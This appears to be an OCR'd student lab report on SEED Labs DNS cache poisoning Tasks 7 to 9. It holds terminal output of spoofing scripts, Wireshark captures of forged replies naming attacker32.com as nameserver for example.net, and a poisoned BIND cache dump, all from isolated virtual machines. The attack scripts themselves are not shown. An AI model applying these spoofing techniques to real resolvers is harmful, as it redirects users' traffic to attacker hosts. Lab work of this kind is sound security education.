
- After attack (by netwox)



- attack by running a python program (used different IP address to make sure the change take effect)


SEEDUbuntu-user (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 79x37
;; Query time: 47 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Nov 24 23:53:18 EST 2020
;; MSG SIZE rcvd: 44
[11/24/20 NatNetwork]seed@VM:~$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37212
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 259200 IN A 1.2.3.4
;; AUTHORITY SECTION:
example.NET. 68029 IN NS a.iana-servers.net.
example.NET. 68029 IN NS b.iana-servers.net.
;; ADDITIONAL SECTION:
a.iana-servers.NET. 774 IN A 199.43.135.53
a.iana-servers.NET. 774 IN AAAA 2001:500:8f::53
b.iana-servers.NET. 774 IN A 199.43.133.53
b.iana-servers.NET. 774 IN AAAA 2001:500:8d::53
;; Query time: 17 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Nov 24 23:55:16 EST 2020
;; MSG SIZE rcvd: 221
[11/24/20 NatNetwork]seed@VM:~$
attacker (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 80x31
[11/24/20 NatNetwork]seed@VM:~/lab11$ ls
task6.py task7-1.py task7.py
[11/24/20 NatNetwork]seed@VM:~/lab11$ sudo python ./task6.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^C[11/24/20 NatNetwork]seed@VM:~/lab11$ sudo python ./task6.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Trash
Python Tab Width: 8 Ln 27, Col 81 INS

- captured on Wireshark (after netwox)



- on server's machine (after python approach)

server (Snapshot 1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator 11:55 PM


/bin/bash

/bin/bash 80x40


```
                                        3109072D076A117492DB708CE238 )
                        67985   DS      61250 8 1 (
                                        EBF5191249B08ADBA60DC57DE26F8D530FE5
                                        D17D )
                        67985   DS      61250 8 2 (
                                        984E001501B50F8D7B73935E12A0B15E9DCE
                                        5498F0885C3C6193B4DCB8DDAD36 )
; additional
                        67985   RRSIG   DS 8 2 86400 (
                                        20201129075520 20201122064520 15314 net.
                                        IeOQhVbnBj9MfL2tRhFSTC7i5ZlRYqivenn3
                                        uQXpX5fL0y/LhCIW1JLaMuELl4sLFvG97uK6
                                        af1ZAswIGtvr9wyuvjXT5kD34yjarjvFCYPQ
                                        qkIVRkAcR8wCo+fvi6lYQUhK0XEVC6lzOi7I
                                        zN25ykz7CpCAKRF3/SYNcTwj9JSVdAt3KBQr
                                        RQhfCdCmUerlqptjOUtHAqjLqdEhke8lgQ== )
; authanswer
www.example.NET.        259156  A       1.2.3.4
; glue
a.iana-servers.NET.     730     A       199.43.135.53
; glue
                        730     RRSIG   A 8 3 1800 (
                                        20201215160750 20201124142027 54846 iana
-servers.net.
                                        DUASSXPEmHR+Urnq2b3X4VcwBvtmftxJvuXF
                                        BxX3k20oTVsr6y7I6pH+aSfdPRsQwV/fSE5a
                                        Ew9YCCnATop1iYITri8KG8iOddoIVbIYfV0D
                                        cd2Wt5uUo2r3QJu25mXBgg2kUujOsZzltLXw
                                        riYHt+3wsPRAU+TaF1EI3IKoBpY= )
; glue
                        730     AAAA    2001:500:8f::53
; glue
                        730     RRSIG   AAAA 8 3 1800 (
                                        20201214184450 20201124015831 54846 iana
-servers.net.
                                        Ok/0T3V02soiIxhlLfpun+40ApEx2gnlfUK0
                                        NI74V2MUrrzE9Lcgs6rc2ubYrMOQstz9ziE0
                                        rXjXgopwh7hFa4EdTDpeGNgTz5LrUHnaHKjZ
                                        nEaYh6zZu9qQ+XUAE0VE8/SFTlAMqTqaxFQH
                                        1fDHIGjRMVFY9GmK6EgwBAAQZjQ= )
```

Right Control

3.4 Task 7: DNS Cache Poisoning: Targeting the Authority Section



- Captured on Wireshark



SEEDUbuntu-user (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Wireshark File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
12:29 AM
/bin/bash
Capturing from enp0s3
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 2020-11-25 00:29:14.4173559… 10.0.2.4 10.0.2.6 DNS 86 Sta
2 2020-11-25 00:29:14.4178494… 10.0.2.6 10.0.2.4 DNS 145 Sta
3 2020-11-25 00:29:19.6105271… PcsCompu_d7:b8:87 PcsCompu_e2:cd:cc ARP 42 Who
4 2020-11-25 00:29:19.6109870… PcsCompu_e2:cd:cc PcsCompu_d7:b8:87 ARP 60 Who
5 2020-11-25 00:29:19.6109943… PcsCompu_d7:b8:87 PcsCompu_e2:cd:cc ARP 42 10
6 2020-11-25 00:29:19.6110016… PcsCompu_e2:cd:cc PcsCompu_d7:b8:87 ARP 60 10
Authority RRs: 1
Additional RRs: 1
Queries
www.example.net: type A, class IN
Answers
www.example.NET: type A, class IN, addr 1.2.3.5
Authoritative nameservers
example.NET: type NS, class IN, ns attacker32.com
Additional records
<Root>: type OPT
0000 08 00 27 d7 b8 87 08 00 27 e2 cd cc 08 00 45 00 ..'..... '.....E.
0010 00 83 18 22 00 00 40 11 4a 3f 0a 00 02 06 0a 00 ..."..@. J?.....
0020 02 04 00 35 9e 03 00 6f c1 b8 02 d6 81 80 00 01 ...5...o .....
0030 00 01 00 01 00 01 03 77 77 77 07 65 78 61 6d 70 .....w ww.examp
0040 6c 65 03 6e 65 74 00 00 01 00 01 03 77 77 77 07 le.net.. ....www.
0050 65 78 61 6d 70 6c 65 03 4e 45 54 00 00 01 00 01 example. NET.....
0060 00 03 f4 47 00 04 01 02 03 05 c0 25 00 02 00 01 ...G.... ...%....
0070 00 03 f4 47 00 10 0a 61 74 74 61 63 6b 65 72 33 ...G...a ttacker3
0080 32 03 63 6f 6d 00 00 00 29 10 00 00 00 00 00 00 2.com...).....
0090 00 .
Text item (text), 21 bytes
Packets: 6 · Displayed: 6 (100.0%)
Profile: Default
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Nov 25 00:29:14 EST 2020
;; MSG SIZE rcvd: 103
[11/25/20 NatNetwork]seed@VM:~$

3.5 Task 8: Targeting Another Domain


* CRITICAL ISSUES FROM **TASK 7**: getting different result for each attempt with the same python program running


- made sure the DNS server's cache is empty before launching each attack

- sometimes succeeded to attack (I actually succeeded to attack only once. Even after I got the following result, I kept failing to launch the same attack again)




- sometimes failed




SEEDUbuntu-user (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
12:33 AM
/bin/bash
/bin/bash 79x37
[11/25/20 NatNetwork]seed@VM:~$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35913
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.NET. 84042 IN A 93.184.216.34
;; Query time: 0 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Nov 25 00:33:09 EST 2020
;; MSG SIZE rcvd: 75
[11/25/20 NatNetwork]seed@VM:~$
attacker (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
12:32 AM
/bin/bash
/bin/bash 80x33
[11/25/20 NatNetwork]seed@VM:~/lab11$ sudo python ./task7.py
.
Sent 1 packets.
^C[11/25/20 NatNetwork]seed@VM:~/lab11$ sudo python ./task8-1.py
.
Sent 1 packets.
Files
^C[11/25/20 NatNetwork]seed@VM:~/lab11$ sudo python ./task8-1.py
^C[11/25/20 NatNetwork]seed@VM:~/lab11$ sudo python ./task7.py
^C[11/25/20 NatNetwork]seed@VM:~/lab11$ sudo python ./task8-1.py
.
Sent 1 packets.

3.6 Task 9: Targeting the Additional Section



- Dump and view the DNS server's cache
- Entry for Facebook was not cached

```
[11/25/20 NatNetwork]seed@VM:~$ sudo rndc dumpdb -cache
[11/25/20 NatNetwork]seed@VM:~$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20201125054133
; additional
attacker32.com.         259124  IN A    1.2.3.4
; authauthority
example.NET.            259124  NS      ns.example.net.
                        259124  NS      attacker32.com.
; additional
ns.example.NET.         259124  A       5.6.7.8
; authanswer
www.example.NET.        259124  A       10.0.2.6
;
; Address database dump
;
```